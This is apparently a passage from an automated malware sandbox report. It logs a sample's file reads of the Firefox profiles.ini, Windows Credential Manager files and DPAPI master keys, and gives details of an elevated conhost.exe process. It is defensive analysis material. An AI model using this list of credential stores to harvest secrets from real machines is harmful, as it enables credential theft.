C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBD9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DC7099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DC7099B	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\263e26b4-f84f-4bd5-8134-0f5af0d2cd9a	unknown	4096	success or wait	2	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CBD9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CBD9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CBD9B71	ReadFile

Analysis Process: conhost.exe PID: **7280**, Parent PID: **3308**

General

Target ID:	144
Start time:	20:26:42
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff783170000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly